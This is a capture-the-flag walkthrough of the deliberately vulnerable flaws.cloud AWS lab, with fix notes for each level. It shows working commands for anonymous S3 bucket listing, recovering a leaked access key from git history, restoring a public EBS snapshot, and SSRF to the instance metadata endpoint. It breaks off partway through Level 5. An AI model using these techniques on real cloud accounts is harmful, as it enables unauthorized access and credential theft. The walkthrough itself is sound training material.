flAWS.cloud
A walkthrough of flaws.cloud, a deliberately misconfigured AWS environment. Each level is its own S3 bucket or resource, and each one teaches a specific, real-world cloud misconfiguration.
Level 1: Public bucket listing
flaws.cloud
The site gives no setup instructions, but the task description's word “buckets” is a strong hint toward S3.
Recon
Resolve the domain to see what's hosting it:
nslookup flaws.cloudNon-authoritative answer:
Name: flaws.cloud
Address: 52.92.228.83
Name: flaws.cloud
Address: 3.5.84.3
...A reverse lookup on one of the returned IPs identifies the hosting service:
nslookup 52.92.228.8383.228.92.52.in-addr.arpa name = s3-website-us-west-2.amazonaws.com.This confirms the site is served from Amazon S3 static website hosting, in the us-west-2 region. S3 custom-domain hosting requires the bucket name to match the domain, so the bucket is s3://flaws.cloud.
Exploitation
Try listing the bucket's contents with no credentials at all:
aws s3 ls s3://flaws.cloud --no-sign-request --region us-west-22017-03-14 08:30:38 2575 hint1.html
2017-03-03 09:35:17 1707 hint2.html
2017-03-03 09:35:11 1101 hint3.html
2024-02-22 08:02:41 2861 index.html
2018-07-10 22:17:16 15979 logo.png
2017-02-27 07:29:28 46 robots.txt
2017-02-27 07:29:30 1051 secret-dd02c7c.htmlThe listing succeeds anonymously. secret-dd02c7c.html stands out, and since the bucket serves the website, the object is reachable directly:
http://flaws.cloud/secret-dd02c7c.html# Congrats! You found the secret file!
Level 2 is at http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
- Finding

- Public bucket listing enabled (anonymous
s3:ListBucket). - Impact
- A hidden-by-obscurity file was discoverable purely because the bucket allowed listing, not just reading. In a real environment this could expose backups, configs, or exports.
- Fix
- Remove public list access from the bucket policy/ACL, enable S3 Block Public Access, and serve content through CloudFront with the bucket kept private.
Level 2: Open to “any authenticated AWS user”

level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
This level required a real AWS identity rather than an anonymous request, so the CLI was configured with a personal IAM account first.
aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud2017-02-27 07:32:15 80751 everyone.png
2017-03-03 09:17:17 1433 hint1.html
2017-02-27 07:34:39 1035 hint2.html
2017-02-27 07:32:14 2786 index.html
2017-02-27 07:32:14 26 robots.txt
2017-02-27 07:32:15 1051 secret-e4443fc.html
- Finding
- The bucket grants access to any authenticated AWS user, not a specific one. An anonymous request fails, but signing with any valid AWS account's credentials succeeds.
- Impact
- Anyone holding an AWS account, not a specific one, can list and read the bucket's contents.
- Fix
- Scope bucket permissions to specific principals rather than the broad “any authenticated AWS user” group, which is far less restrictive than its name implies.
Level 3: Leaked AWS key via git history
level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
“Time to find your first AWS key! I bet you'll find something that will let you list what other buckets are.”
Recon
aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud PRE .git/
2017-02-27 05:44:33 123637 authenticated_users.png
2017-02-27 05:44:34 1552 hint1.html
2017-02-27 05:44:34 1426 hint2.html
2017-02-27 05:44:35 1247 hint3.html
2017-02-27 05:44:33 1035 hint4.html
2020-05-22 23:51:10 1861 index.html
2017-02-27 05:44:33 26 robots.txtA .git/ directory sitting inside a web-served bucket means the whole repository: including history: was deployed by mistake. Deleted files still exist in past commits.
Sync the bucket locally and inspect it as a normal git repo:
aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud ./level3
cd level3/.git
cat COMMIT_EDITMSG
Oops, accidentally added something I shouldn't havecat refs/heads/masterb64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526git show b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD -> master)
Author: 0xdabbad00 <scott@summitroute.com>
Date: Sun Sep 17 09:10:43 2017 -0600
Oops, accidentally added something I shouldn't have
diff --git a/access_keys.txt b/access_keys.txt
deleted file mode 100644
index e3ae6dd..0000000
--- a/access_keys.txt
+++ /dev/null
@@ -1,2 +0,0 @@
-access_key AKIAJ366LIPB4IJKT7SA
-secret_access_key [REDACTED]The commit that removed the file still shows exactly what was in it: deleting a secret from the working tree does nothing to erase it from history.
Exploitation
aws s3 ls --profile level3AccessKey2017-02-13 03:01:07 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2017-05-29 22:04:53 config-bucket-975426262029
2017-02-13 01:33:24 flaws-logs
2017-02-05 09:10:07 flaws.cloud
2017-02-24 07:24:13 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 23:45:44 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2017-02-26 23:46:06 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2017-02-27 01:14:51 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2017-02-27 01:17:58 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2017-02-27 01:36:32 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloudThe leaked key reveals every bucket in the account, including the next level's.
Further reading: Instagram bug bounty case study
- Finding
- AWS credentials were committed to a git repo, then “removed” in a later commit: but remained fully recoverable from history. The leaked key granted broad
s3:ListBucketaccess across the account. - Fix
- Revoke any credentials that may have touched version control immediately, regardless of whether they were later removed. Scan repositories for secrets before every commit: this class of leak is extremely common in real-world codebases.
Level 4: Public EBS snapshot
4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud
“You need to get access to the web page running on an EC2. A snapshot was made of that EC2 shortly after nginx was set up on it.”
Recon
Using the key from Level 3, identify the account and its backup identity:
aws --profile level3AccessKey sts get-caller-identity{
"UserId": "AIDAJQ3H5DC3LEG2BKSLC",
"Account": "975426262029",
"Arn": "arn:aws:iam::975426262029:user/backup"
}List that account's EBS snapshots:
aws --profile level3AccessKey ec2 describe-snapshots --owner-id 975426262029 --region us-west-2{
"Snapshots": [
{
"Tags": [{"Key": "Name", "Value": "flaws backup 2017.02.27"}],
"SnapshotId": "snap-0b49342abd1bdcb89",
"VolumeId": "vol-04f1c039bc13ea950",
"State": "completed",
"OwnerId": "975426262029",
"VolumeSize": 8,
"Encrypted": false
}
]
}
Background: EBS snapshots. An EC2 instance's OS runs on an EBS volume; a snapshot is a point-in-time backup of that volume. Sharing has three levels: private (owner only), shared (specific accounts), and public (anyone can restore it).
Confirm this snapshot's sharing permissions:
aws ec2 describe-snapshot-attribute \
  --snapshot-id snap-0b49342abd1bdcb89 \
  --attribute createVolumePermission \
  --profile level3AccessKey \
  --region us-west-2
{
"SnapshotId": "snap-0b49342abd1bdcb89",
"CreateVolumePermissions": [{"Group": "all"}]
}Group: all confirms the snapshot is public.
Exploitation
Creating a volume with the Level 3 key fails:
UnauthorizedOperation: User: arn:aws:iam::975426262029:user/backup is not
authorized to perform: ec2:CreateVolume ...
Lesson. The backup account's own IAM permissions and the snapshot's public sharing setting are two separate things. It could discover the snapshot but was never granted ec2:CreateVolume. Since the snapshot is public, any AWS account: including a personal one: can act on it directly.
aws ec2 create-volume \
  --snapshot-id snap-0b49342abd1bdcb89 \
  --availability-zone us-west-2a \
  --profile iAmAdmin \
  --region us-west-2
{
"VolumeId": "vol-0598e67b195f014bb",
"AvailabilityZone": "us-west-2a",
"State": "creating",
"Size": 8,
"SnapshotId": "snap-0b49342abd1bdcb89",
"Encrypted": false
}Once the volume is available, attach it to a personal EC2 instance in the same AZ: a volume can only attach to an instance in its own availability zone:
aws ec2 attach-volume \
  --volume-id vol-0598e67b195f014bb \
  --instance-id i-0826d0ca277e3705e \
  --device /dev/sdf \
  --region us-west-2
SSH in and locate the disk: modern instance types use NVMe naming rather than the requested device name:
lsblkNAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINTS
nvme0n1 259:0 0 8G 0 disk
├─nvme0n1p1 259:3 0 8G 0 part /
nvme1n1 259:1 0 8G 0 disk
└─nvme1n1p1 259:2 0 8G 0 partsudo mkdir /mnt/snapshot
sudo mount /dev/nvme1n1p1 /mnt/snapshotEvery level in this challenge is a web page, so check the standard nginx web root:
cd /mnt/snapshot/var/www/html
ls
cat index.html
index.html robots.txtflAWS - Level 5
Good work getting in. This level is described at
http://level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud/243f422c/- Finding
- A public EBS snapshot of an EC2 root volume allowed full filesystem access: config, content, everything on disk: simply by restoring it into any AWS account.
- Fix
- Never share EBS snapshots publicly. If cross-account sharing is needed, authorize specific account IDs rather than
all, and audit snapshot sharing settings regularly.
Level 5: SSRF to Instance Metadata
level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud/243f422c/
This EC2 has a simple HTTP-only proxy on it. See if you can use it to list the contents of the level 6 bucket, which has a hidden directory in it.
Recon

The proxy works as /proxy/<hostname>/.... Tried hitting the EC2 host directly, without /proxy/ in front.
Tried the same for flaws.cloud without /proxy/.

Same result both times: creds required. Adding /proxy/ back in front makes it succeed. Dead end, but it confirmed this box is nothing but a proxy, with nothing else exposed on it directly. HTTPS through the proxy also times out, likely blocked at the security group level.
The real insight: a proxy fetches anything you point it at, not just public hostnames. Every EC2 instance can reach 169.254.169.254, AWS's Instance Metadata Service (IMDS), unauthenticated by design. This is the classic SSRF-to-cloud-metadata pattern.
Exploitation

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/Got back the list of supported IMDS API versions.

Drilled into latest/meta-data/:
